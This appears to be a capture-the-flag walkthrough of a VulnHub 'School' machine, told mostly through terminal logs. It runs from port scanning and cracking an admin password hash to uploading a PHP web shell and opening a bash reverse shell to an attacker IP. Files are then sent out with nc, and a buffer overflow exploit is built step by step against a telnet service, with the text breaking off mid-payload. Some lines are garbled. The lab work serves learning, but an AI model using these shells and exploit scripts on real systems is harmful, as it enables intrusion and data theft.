

```
> cat target -l python -p
# Nmap 7.95 scan initiated Tue Jun 24 16:44:25 2025 as: /usr/lib/nmap/nmap
Nmap scan report for 10.0.2.105
Host is up (0.00015s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)
|_   256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)
|_   256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)
23/tcp    open  telnet?
|_ fingerprint-strings:
|_   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines,
|_   NULL, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq,
|_   VeriFication,
3270:
|_   Verification Code:
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: 404 Not Found
|_ Requested resource was login.php
1 service unrecognized despite returning data. If you know the service/version, please update the Nmap database.
SF-Port23-TCP:V=7.95%I=7%D=6/24%Time=685AB9CF%P=x86_64-pc-linux-gnu%r(NULL%r(
SF:1C,"Verification\x20Code:\n\0\0\0\xee\x1e@\0\xe2\x1c")%r(GenericLines,
SF:1C,"Verification\x20Code:\n\0\0\0\xee\x1e@\0\xe2\x1c")%r(tn3270,1C,"Veri
SF:ification\x20Code:\n\0\0\0\xee\x1e@\0\xe2\x1c")%r(GetRequest,1C,"Verifi
```

```
> gobuster dir -u http://10.0.2.105 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.0.2.105
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,xml,md,png,txt,php,css,jpg,js,sh
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
./index.php (Status: 302) [Size: 0] [--> /student_attendance/]
./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
./server-status (Status: 403) [Size: 275]
Progress: 2426149 / 2426160 (100.00%)
=====
Finished
```

10.0.2.105/student\_attendance/login.php


TheThings

Username

Password

Login


```
> gobuster dir -u http://10.0.2.105/student_attendance -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.0.2.105/student_attendance
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,xml,css,png,jpg,txt,md,js,sh
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./php (Status: 403) [Size: 275]
./index.php (Status: 302) [Size: 14619] [--> login.php]
./html (Status: 403) [Size: 275]
./home.php (Status: 200) [Size: 2985]
./login.php (Status: 200) [Size: 4765]
./article.txt (Status: 200) [Size: 0]
./header.php (Status: 200) [Size: 2548]
./users.php (Status: 200) [Size: 3315]
./assets (Status: 301) [Size: 328] [--> http://10.0.2.105/student_attendance/assets/]
./faculty.php (Status: 200) [Size: 2968]
./courses.php (Status: 200) [Size: 5444]
./ajax.php (Status: 200) [Size: 0]
./students.php (Status: 200) [Size: 3152]
./database (Status: 301) [Size: 338] [--> http://10.0.2.105/student_attendance/database/]
./readme.txt (Status: 200) [Size: 0]
./navbar.php (Status: 200) [Size: 1948]
./class.php (Status: 200) [Size: 4764]
./subjects.php (Status: 200) [Size: 4956]
./topbar.php (Status: 200) [Size: 1284]
```



#### User List


#	Name	Username	Type	Action
1	Administrator	admin	Admin	<a href="#">Action</a> <a href="#">Toggle Dropdown</a> <a href="#">Edit</a> <a href="#">Delete</a>
2	John Smith	jsmith@sample.com	Alumnus/Alumna	<a href="#">Action</a> <a href="#">Toggle Dropdown</a> <a href="#">Edit</a> <a href="#">Delete</a>

```
> cat user.txt
File: user.txt
1 user -> admin, jsmith@sample.com
```




#### List of Faculty [New Faculty](#)

#	ID #	Name	Email	Contact	Address	Action
1	06232014	John Smith	jsmith@sample.com	+18456-5455-55	Sample Only	<a href="#">Edit</a> <a href="#">Delete</a>



#### List of Student [New Student](#)

#	ID #	Name	Class	Action
1	123456	George Wilson	Course 2 1-A	<a href="#">Edit</a> <a href="#">Delete</a>
2	06232014	Claire Blake	Course 2 1-A	<a href="#">Edit</a> <a href="#">Delete</a>



## Index of /student\_attendance/data/

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">student_attendance_db.sql</a>	2020-10-28 23:00	10K	-

```
> mv /home/kali/student_attendance_db.sql .
> cat student_attendance_db.sql -l python -p
-- phpMyAdmin SQL Dump
```

```
INSERT INTO `users` (`id`, `name`, `username`, `password`, `type`, `faculty_id`) VALUES
(1, 'Administrator', 'admin', '@192023a7bbd73250516f069df18b500', 1, 0),
(2, 'John Smith', 'jsmith@sample.com', 'af606ddc433ae6471f104872585cf880', 3, 1);
```

```
> hash-identifier @192023a7bbd73250516f069df18b500
#####
#
#
#
#
#
#
#
#
#
#
#####
```


```
> echo '@192023a7bbd73250516f069df18b500' > hash.txt
> cat hash.txt
File: hash.txt
1 @192023a7bbd73250516f069df18b500
```

```
> john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
admin123 (?)
1g 0:00:00:00 DONE (2025-06-24 17:29) 50.00g/s 4512Kp/s 4512Kc/s 4512KC/s austin24..861208
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Username

Password

Login



10.0.2.105/student\_attendance/index.php?page=site\_settings

System Name

Email

Contact


About Content

Image

Examinar... No se ha seleccionado ningún archivo.

Save

```
> echo '<?php system($_GET['cmd']); ?>' > shell.php
> cat shell.php -p
<?php system($_GET[cmd]); ?>
```



uid=33(www-data) gid=33(www-data) groups=33(www-data)

10.0.2.105/student\_attendance/assets/uploads/1750779240\_shell.php?cmd=bash -c 'bash -i >%26/dev/tcp/10.0.2.65/443 0>%261'

```
www-data@school:/var/www/html/student_attendance/assets/uploads$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:105:65534:./run/sshd:/usr/sbin/nologin
ppp:x:1000:1000:ppp,,:/home/ppp:/bin/bash
fox:x:1001:1001:./home/fox:/bin/sh
```

```
www-data@school:/var/www/html/student_attendance/assets/uploads$ cd /home/
www-data@school:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Nov  7 2020 .
drwxr-xr-x 18 root root 4096 Nov  3 2020 ..
drwxr-xr-x  2 fox  fox  4096 Nov  7 2020 fox
drwxr-xr-x  2 ppp  ppp  4096 Oct 10 2020 ppp
www-data@school:/home$ cd fox/
www-data@school:/home/fox$ ls -la
total 24
drwxr-xr-x  2 fox  fox  4096 Nov  7 2020 .
drwxr-xr-x  4 root root 4096 Nov  7 2020 ..
lrwxrwxrwx  1 fox  fox    9 Nov  7 2020 .bash_history -> /dev/null
-rw-r--r--  1 fox  fox   220 Apr 18 2019 .bash_logout
-rw-r--r--  1 fox  fox  3526 Apr 18 2019 .bashrc
-rw-r--r--  1 fox  fox   807 Apr 18 2019 .profile
-rw-r--r--  1 fox  fox   33 Nov  7 2020 local.txt
www-data@school:/home/fox$ cat local.txt
e4ed03b4852906b6cb716fc6ce0f9fd5
```

```
www-data@school:/$ cd opt/
www-data@school:/opt$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Nov 7 2020 .
drwxr-xr-x 18 root root 4096 Nov 3 2020 ..
drwxr-xr-x 2 root root 4096 Nov 7 2020 access
www-data@school:/opt$ cd access/
www-data@school:/opt/access$ ls -la
total 88
drwxr-xr-x 2 root root 4096 Nov 7 2020 .
drwxr-xr-x 3 root root 4096 Nov 7 2020 ..
-rw-r--r-- 1 root root 51019 Nov 7 2020 access.exe
-rw-r--r-- 1 root root 28613 Nov 7 2020 funcs_access.dll
```


```
www-data@school:/opt/access$ nc 10.0.2.65 8081 < access.exe
^C
www-data@school:/opt/access$ nc 10.0.2.65 8081 < funcs_access.dll
^C
www-data@school:/opt/access$ |

> nc -lvnp 8081 > access.exe
listening on [any] 8081 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.105] 42094
> nc -lvnp 8081 > funcs_access.dll
listening on [any] 8081 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.105] 42096
> ll
-rw-rw-r-- kali kali 50 KB Tue Jun 24 17:51:22 2025 access.exe
-rw-rw-r-- kali kali 28 KB Tue Jun 24 17:52:01 2025 funcs_access.dll
```

```
> ll
-rw-rw-r-- kali kali 33 B Tue Jun 24 17:21:55 2025 hash.txt
-rw-rw-r-- kali kali 465 B Tue Jun 24 16:44:01 2025 ports
-rw-rw-r-- kali kali 29 B Tue Jun 24 17:33:13 2025 shell.php
-rw-rw-r-- kali kali 10 KB Tue Jun 24 17:17:47 2025 student_attendance_db.sql
-rw-rw-r-- kali kali 3.7 KB Tue Jun 24 16:44:32 2025 target
-rw-rw-r-- kali kali 33 B Tue Jun 24 16:55:43 2025 user.txt
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

## Directory listing for /

- access.exe
- funcs\_access.dll
- hash.txt
- ports
- shell.php
- student\_attendance\_db.sql
- target
- user.txt




```
PS C:\Users\Administrador> ipconfig
```

Configuración IP de Windows

Adaptador de Ethernet Ethernet:

```
Sufijo DNS específico para la conexión. . :
Vínculo: dirección IPv6 local. . . : fe80::ac51:cb54:4ff:c569%5
Dirección IPv4. . . . . : 10.0.2.15
```



```
PS C:\Users\Administrador> netstat -an
```

Conexiones activas

Proto	Dirección local	Dirección remota	Estado
TCP	0.0.0.0:23	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5000	0.0.0.0:0	LISTENING

```
> telnet 10.0.2.105 23
```

```
Trying 10.0.2.105...
```

```
Connected to 10.0.2.105.
```

```
Escape character is '^['.
```

```
Verification Code:
```

```
@^CConnection closed by foreign host.
```

```

> nano exploit.py
> cat exploit.py -p
import socket
import sys
import time

try:
    target_ip = sys.argv[1]
    port = int(sys.argv [2])
except IndexError:
    print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

length = 100
while True:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target_ip,port))
    s.recv(1024)
    s.send(("A"*length).encode('utf-8'))
    s.recv(1024)
    s.close()
    print("[-] Data sent: %d" % length)
    length +=100
    time.sleep(1)

> python exploit.py 10.0.2.15 23
[-] Data sent: 100
[-] Data sent: 200
[-] Data sent: 300
[-] Data sent: 400
[-] Data sent: 500
[-] Data sent: 600
[-] Data sent: 700
[-] Data sent: 800
[-] Data sent: 900
[-] Data sent: 1000
[-] Data sent: 1100
[-] Data sent: 1200
[-] Data sent: 1300
[-] Data sent: 1400
[-] Data sent: 1500
[-] Data sent: 1600
[-] Data sent: 1700
[-] Data sent: 1800
Traceback (most recent call last):
  File "/home/kali/VulnHub/School/exploit.py", line 18, in <module>
    s.recv(1024)
    ~~~~~^~~~~~
ConnectionResetError: [Errno 104] Connection reset by peer


> nano exploit1.py
> cat exploit1.py -p
import socket
import sys

try:
    target_ip = sys.argv[1]
    port = int(sys.argv [2])
except IndexError:
    print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()


payload = "A"*2000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()

```







```
#!/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9B0B1B2B3B4B5B6B7B8B9C0C1C2C3C4C5C6C7C8C9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9
```

> python exploit2.py 10.0.2.15 23

[14:34:18] Thread 00000EEC terminated, exit code 0


```
> cat exploit2.py -p
import socket
import sys

try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

payload = "A"*2000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()

> python exploit2.py 10.0.2.15 23
```



```
> python exploit2.py 10.0.2.15 23
```

```
[14:50:53] Access violation when executing [42326242] - use Shift+F7/F8/F9 to pass exception to program
```

EDI 00401910 access.00401910  
EIP 423: Copy selection to clipboard  
C 0 ES

```
> cat school.txt
```

	File: school.txt
1	42326242
2	
3	39
4	120
5	201
6	282
7	363
8	444
9	525
10	606
11	687
12	768
13	849
14	930
15	1011
16	1092
17	1173
18	1254
19	1335
20	1416
21	1497
22	1578
23	1659
24	1740
25	1821
26	1902
27	1983

```

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2000 -q 42326242 -s ABC,abc,123
[*] Exact match at offset 39
[*] Exact match at offset 120
[*] Exact match at offset 201
[*] Exact match at offset 282
[*] Exact match at offset 363
[*] Exact match at offset 444
[*] Exact match at offset 525
[*] Exact match at offset 606
[*] Exact match at offset 687
[*] Exact match at offset 768
[*] Exact match at offset 849
[*] Exact match at offset 930
[*] Exact match at offset 1011
[*] Exact match at offset 1092
[*] Exact match at offset 1173
[*] Exact match at offset 1254
[*] Exact match at offset 1335
[*] Exact match at offset 1416
[*] Exact match at offset 1497
[*] Exact match at offset 1578
[*] Exact match at offset 1659
[*] Exact match at offset 1740
[*] Exact match at offset 1821
[*] Exact match at offset 1902
[*] Exact match at offset 1983

```

```
> cat exploit2.py -p
import socket
import sys

try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

payload = "A"*1983 + "B"*4 + "C"*200

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()
```

```
EDI 00401910 a
EIP 41414141
C 0 FS 002B 3
```

```
ESI 00401910
EDI 00401910
EIP 42424242
C 0 FS 002B
```

```
EIP 42424242
```

	File: school.txt
1	42326242
2	
3	Offset correcto es: 1902

ESP	00000000	Increment
EBP	41414141	
ESI	00400000	Decrement
EDI	00400000	
EIP	42424242	
C 0	ES 0	Zero
P 1	CS 0	
A 0	DS 0	Set to 1
2 1	SS 0	
S 0	FS 0	Modify
T 0	GS 0	
O 0	Last	Copy selection to
EFL	00010000	Copy all registers
ST0	empty	
ST1	empty	Undo
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	Follow in Dump
ST6	empty	

000CBFB49	02	03	04	05	06	07	08	09	00000000
000CBFB51	0A	0B	0C	0D	0E	0F	10	11	00000000
000CBFB59	12	13	14	15	16	17	18	19	00000000
000CBFB61	1A	1B	1C	1D	1E	1F	20	21	00000000
000CBFB69	22	23	24	25	26	27	28	29	00000000
000CBFB71	2A	2B	2C	2D	2E	2F	30	31	00000000
000CBFB79	32	33	34	35	36	37	38	39	00000000
000CBFB81	3A	3B	3C	3D	3E	3F	40	41	00000000
000CBFB89	42	43	44	45	46	47	48	49	00000000
000CBFB91	4A	4B	4C	4D	4E	4F	50	51	00000000



```
> cat school.txt
```

	File: school.txt
1	42326242
2	
3	Offset correcto es: 1902
4	
5	badcharacters:
6	\x00\x4d

```
cat exploit3.py -p
import socket
import sys

try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

payload = "A"*1982 + "B"*4 + "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\